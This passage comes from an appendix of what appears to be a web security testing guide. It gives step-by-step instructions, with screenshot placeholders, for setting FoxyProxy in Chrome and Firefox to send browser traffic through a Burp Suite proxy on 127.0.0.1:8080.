
**Step 5:** Enable the proxy.

Click on the FoxyProxy icon and select the option “Use proxy 127.0.0.1:8080 for all URLs”




The FoxyProxy icon will change its color (In this case it is blue).

## Step 6: Start Burp suite.



## Step 7: Navigate to “Options” tab under “Proxy” tab and verify that the “running” checkbox is selected for the interface “127.0.0.1:8080”.



All the HTTP/HTTPS request made by Google Chrome will be intercepted by Burp Suite.


## C.2 FoxyProxy on Mozilla Firefox with Burp Suite

**Step 1:** Installing FoxyProxy.


FoxyProxy Standard plugin for Mozilla Firefox can be installed from the URL given below:

**URL:** <https://addons.mozilla.org/en-US/firefox/addon/foxyproxy-standard/>


After installing FoxyProxy, a small fox icon will appear on the right side of the address bar.




**Step 2:** Click on the FoxyProxy icon and click on Options.




**Step 3:** Click on the add button on the left panel



**Step 4:** Enter “127.0.0.1” in “IP Address, DNS name, server name” textbox and enter “8080” in Port textbox.




Click on the Save button.



The proxy will appear in the proxies table.


**Step 5:** Enable the proxy.

Click on the FoxyProxy icon and select the option “Use proxy 127.0.0.1:8080 for all URLs (ignore patterns)”




The FoxyProxy icon will change its color (In this case it is green).

## Step 6: Start Burp suite.



## Step 7: Navigate to “Options” tab under “Proxy” tab and verify that the “running” checkbox is selected for the interface “127.0.0.1:8080”



All the HTTP/HTTPS request made by Mozilla Firefox will be intercepted by Burp Suite.